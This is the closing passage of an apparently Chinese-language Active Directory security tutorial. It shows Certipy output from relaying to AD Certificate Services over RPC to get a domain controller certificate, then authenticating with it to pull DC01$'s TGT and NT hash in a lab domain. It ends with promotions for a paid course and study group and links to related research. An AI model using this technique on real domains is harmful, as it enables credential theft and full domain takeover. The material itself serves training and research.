[*] ICPR stringbinding is ncacn_ip_tcp:ca.xie.com[49158]
[*] Attacking user 'DC01$@XIE'
[*] Requesting certificate for user 'DC01$' with template 'DomainController'
[*] Generating RSA key
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with DNS Host Name 'DC01.xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc01.pfx'
[*] Exiting...
→ Desktop
→ Desktop certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc01$@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@xie.com': aad3b435b51404eeaad3b435b51404ee:5281f230017143d32f95d1d3c7c35839

```

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：

https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



 知识星球

 谢公子学安全

相关文章：<https://research.ifcr.dk/certipy-4-0-esc9-esc10-bloodhound-gui-new-authentication-and-request-methods-and-more-7237d88061f7>

<https://blog.compass-security.com/2022/11/relaying-to-ad-certificate-services-over-rpc/?ref=cyber-security-blog>